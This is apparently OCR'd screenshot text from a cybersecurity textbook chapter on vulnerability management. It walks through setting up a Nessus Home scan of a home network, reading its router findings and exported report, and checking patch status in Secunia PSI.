




Databases
Corporate server
Workstations
Data
center
Local backup
Cloud
backup
Cloud backup service


Chapter 15: Vulnerability Management






Nessus
Connect via SSL
NOTICE: If you get a security alert from your browser, you can accept the risk and continue or obtain a valid certificate before proceeding. Please refer to the documentation for more information.
STEP 1 OF 3
Nessus
Create an account
To use this scanner, an account must be created. This account can execute commands on remote targets and should be treated as a root user.
Username *
saricaraif
Password *
Continue



Nessus Home / Folders
Nessus Home | Tenable™
Secure
https://www.tenable.com/products/nessus-home
Apps
Google
Tureng
Cambridge
MISC
tenable
Cyber Exposure
Products
Services
Company
Partners
Blog
Community
Login
Try/Buy
Nessus Home
Nessus® Home allows you to scan your personal home network (up to 16 IP addresses per scanner) with the same high-speed, in-depth assessments and agentless scanning convenience that Nessus subscribers enjoy.
Please note that Nessus Home does not provide access to support, allow you to perform compliance checks or content audits, or allow you to use the Nessus virtual appliance. If you require support and these additional features, please purchase a Nessus subscription.
Nessus Home is available for personal use in a home environment only. It is not for use by any commercial organization.
Register for an Activation Code
First Name *
Last Name *
Email *
Check to receive updates from Tenable
Register



Nessus Home | Tenable™
Nessus Home / Folders
Not secure
https://localhost:8834/#/scans/folders/my-scans
Apps
Google
Tureng
Cambridge
MISC
Nessus
Scans
Settings
saricaraif
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
My Scans
Import
New Folder
New Scan
This folder is empty. Create a new scan.



Nessus Home / Scan Te
Not secure
https://localhost:8834/#/scans/reports/new
Apps
Google
Tureng
Cambridge
MISC
Nessus
Scans
Settings
saricaraif
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
Scan Templates
Back to Scans
Scanner
Search Library
Advanced Scan
Configure a scan without using any recommendations.
Audit Cloud Infrastructure
Audit the configuration of third-party cloud services.
UPGRADE
Badlock Detection
Remote and local checks for CVE-2016-2118 and CVE-2016-0128.
Bash Shellshock Detection
Remote and local checks for CVE-2014-6271 and CVE-2014-7169.
Basic Network Scan
A full system scan suitable for any host.
Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.
DROWN Detection
Remote checks for CVE-2016-0800.
Host Discovery
A simple scan to discover live hosts and open ports.
Intel AMT Security Bypass
Remote and local checks for CVE-2017-5689.
Internal PCI Network Scan
Perform an internal PCI DSS (11.2.1) vulnerability scan.
Malware Scan
Scan for malware on Windows and Unix systems.
MDM Config Audit
Audit the configuration of mobile device managers.
Mobile Device Scan
Assess mobile devices via Microsoft Exchange or an MDM.
Offline Config Audit
Audit the configuration of network devices.
PCI Quarterly External Scan
Approved for quarterly external scanning as required by PCI.



Nessus Home / Scans /
Not secure
https://localhost:8834/#/scans/reports/new/731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65/settings/basic/general
Apps
Google
Tureng
Cambridge
MISC
Nessus
Scans
Settings
saricaraif
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
New Scan / Basic Network Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
TEST
Description
Basic Network Scan for test
Folder
My Scans
Targets
192.168.0.1/24
Upload Targets
Add File



Nessus Home / Folders /
Not secure
https://localhost:8834/#/scans/reports/20/hosts
Apps
Google
Tureng
Cambridge
MISC
Nessus
Scans
Settings
saricaraif
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TEST
Back to My Scans
Configure
Audit Trail
Launch
Export
Hosts 4
Vulnerabilities 18
History 3
Filter
Search Hosts
4 Hosts
Host
Vulnerabilities
192.168.0.25
41
192.168.0.21
13
192.168.0.1
1
2
5
192.168.0.24
3
Scan Details
Name: TEST
Status: Completed
Policy: Advanced Scan
Scanner: Local Scanner
Start: 12/20/17 at 12:31 PM
End: 12/20/17 at 12:59 PM
Elapsed: 28 minutes
Vulnerabilities
Critical
High
Medium
Low
Info


Nessus Home / Folders
Not secure | https://localhost:8834/#/scans/reports/20/hosts/2/vulnerabilities
Apps Google Tureng Cambridge MISC
Nessus
Scans
Settings
saricaraif
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TEST / 192.168.0.1
Back to Hosts
Configure
Audit Trail
Launch
Export
Vulnerabilities 8
Switch Host
192.168.0.1
Filter
Search Vulnerabilities
8 Vulnerabilities
Sev
Name
Family
Count
MEDIUM UPnP Internet Gateway Device (IGD) Protocol Detection Misc. 1
LOW DHCP Server Detection Service detection 1
LOW UPnP API Listing Misc. 1
INFO Ethernet Card Manufacturer Detection Misc. 1
INFO ICMP Timestamp Request Remote Date Disclosure General 1
INFO Nessus Scan Information Settings 1
INFO Universal Plug and Play (UPnP) Protocol Detection Service detection 1
INFO Web Server UPnP Detection Service detection 1
Host Details
IP: 192.168.0.1
MAC: 00:10:18:de:ad:05
Start: Today at 12:31 PM
End: Today at 12:41 PM
Elapsed: 10 minutes
KB: Download
Vulnerabilities
Critical
High
Medium
Low
Info


Nessus Home / Folders
Not secure | https://localhost:8834/#/scans/reports/20/hosts/2/vulnerabilities/35709
Apps Google Tureng Cambridge MISC
Nessus
Scans
Settings
saricaraif
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TEST / Plugin #35709
Back to Vulnerabilities
Configure
Audit Trail
Launch
Export
Vulnerabilities 8
MEDIUM UPnP Internet Gateway Device (IGD) Protocol Detection
Description
According to its UPnP data, the remote device is a NAT router which supports the Internet Gateway Device (IGD) Standardized Device Control Protocol. Therefore, the device is potentially vulnerable as the protocol can allow an adjacent attacker to punch holes in your firewall (e.g., via a malicious Flash animation or JavaScript).
Solution
Filter incoming traffic to this port or disable this service.
See Also
https://github.com/filetofirewall/fof
http://www.gnucitizen.org/blog/flash-upnp-attack-faq/
http://en.wikipedia.org/wiki/Internet_Gateway_Device_Protocol
Output
Nessus found an IGD description at http://192.168.0.1:80/RootDevice.xml
Plugin Details
Severity: Medium
ID: 35709
Version: $Revision: 1.10 $
Type: remote
Family: Misc.
Published: February 19, 2009
Modified: October 13, 2016
Risk Information
Risk Factor: Medium
CVSS Base Score: 5.8
CVSS Vector: CVSS2#AV:A/AC:L/Au:N/C:P/I:P/A:P
Vulnerability Information
Vulnerability Pub Date: January 14, 2008


Nessus Home / Folders
Not secure https://localhost:8834/#/scans/reports/20/hosts/2/vulnerabilities/35709
Apps Google Tureng Cambridge MISC
Nessus
Scans
Settings
saricaraif
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TEST / Plugin #35709
Back to Vulnerabilities
Configure
Audit Trail
Launch
Export
Nessus
PDF
HTML
CSV
Nessus DB
Vulnerabilities 8
MEDIUM
UPnP Internet Gateway Device (IGD) Protocol Detection
Description
According to its UPnP data, the remote device is a NAT router which supports the Internet Gateway Device (IGD) Standardized Device Control Protocol. Therefore, the device is potentially vulnerable as the protocol can allow an adjacent attacker to punch holes in your firewall (e.g., via a malicious Flash animation or JavaScript).
Solution
Filter incoming traffic to this port or disable this service.
See Also
https://github.com/filetofirewall/fof
http://www.gnucitizen.org/blog/flash-upnp-attack-faq/
http://en.wikipedia.org/wiki/Internet_Gateway_Device_Protocol
Output
Nessus found an IGD description at http://192.168.0.1:80/RootDevice.xml
Plugin Details
Severity: Medium
ID: 35709
Version: $Revision: 1.10 $
Type: remote
Family: Misc.
Published: February 19, 2009
Modified: October 13, 2016
Risk Information
Risk Factor: Medium
CVSS Base Score: 5.8
CVSS Vector: CVSS2#AV:A/AC:L/Au:N/C:P/I:P/A:P
Vulnerability Information


TEST_x1qir0.pdf - Nitro Pro 8
File Home Edit Review Forms Protect Help
Find
Hand Zoom Fit Width Fit Page Rotate View
View
Select Type Text QuickSign
Tools
PDF Combine
Create
To Word To Excel To Image To Other
Convert
Bookmarks
Table Of Contents
Hosts Executive Summary
192.168.0.1
192.168.0.21
192.168.0.24
192.168.0.25
TEST_x1qir0
192.168.0.1
0 0 1 2 5
CRITICAL HIGH MEDIUM LOW INFO
Vulnerabilities
Total: 8
SEVERITY CVSS PLUGIN NAME
MEDIUM 5.8 35709 UPnP Internet Gateway Device (IGD) Protocol Detection
LOW 3.3 10663 DHCP Server Detection
LOW 3.3 94047 UPnP API Listing
INFO N/A 10114 ICMP Timestamp Request Remote Date Disclosure
INFO N/A 19506 Nessus Scan Information
INFO N/A 35711 Universal Plug and Play (UPnP) Protocol Detection
INFO N/A 35712 Web Server UPnP Detection
INFO N/A 35716 Ethernet Card Manufacturer Detection


Secunia PSI
Secunia System Score 98%
Secunia
Stay Secure
Programs that need updating (1)
Add program
Examining program
WinRAR 5.x (64bit)
Up-to-date programs (92)
Up-to-date
ADInsight 1.x
Up-to-date
AccessChk 5.x
Up-to-date
AdExp 1.x
Up-to-date
Autolog 3.x
Up-to-date
Autoruns for Windows 12.x
Up-to-date
Clockres 2.x
Up-to-date
Driver Package Installer (DPInst) 2.x
Up-to-date
Driver Package Installer (DPInst) 2.x
Up-to-date
FindLinks 1.x
Up-to-date
HJSplit 2.x
Scan again
History
Settings
Microsoft Update
Need help?


Secunia PSI
Secunia System Score 100%
Secunia
Stay Secure
Up-to-date programs (93)
Add program
Up-to-date ADInsight 1.x
Up-to-date AccessChk 5.x
Up-to-date AdExp 1.x
Up-to-date Autolog 3.x
Up-to-date Autoruns for Windows 12.x
Up-to-date Clockres 2.x
Up-to-date Driver Package Installer (DPInst) 2.x (64bit)
Up-to-date Driver Package Installer (DPInst) 2.x
Up-to-date FindLinks 1.x
Up-to-date HJSplit 2.x
Up-to-date ID Serve 1.x
Up-to-date LogonSessions 1.x
Up-to-date Microsoft .NET Framework 4.x
Up-to-date Microsoft Access 2013
Up-to-date Microsoft AccessEnum 1.x
Scan again
History
Settings
Microsoft Update
Need help?

Chapter 16: Log Analysis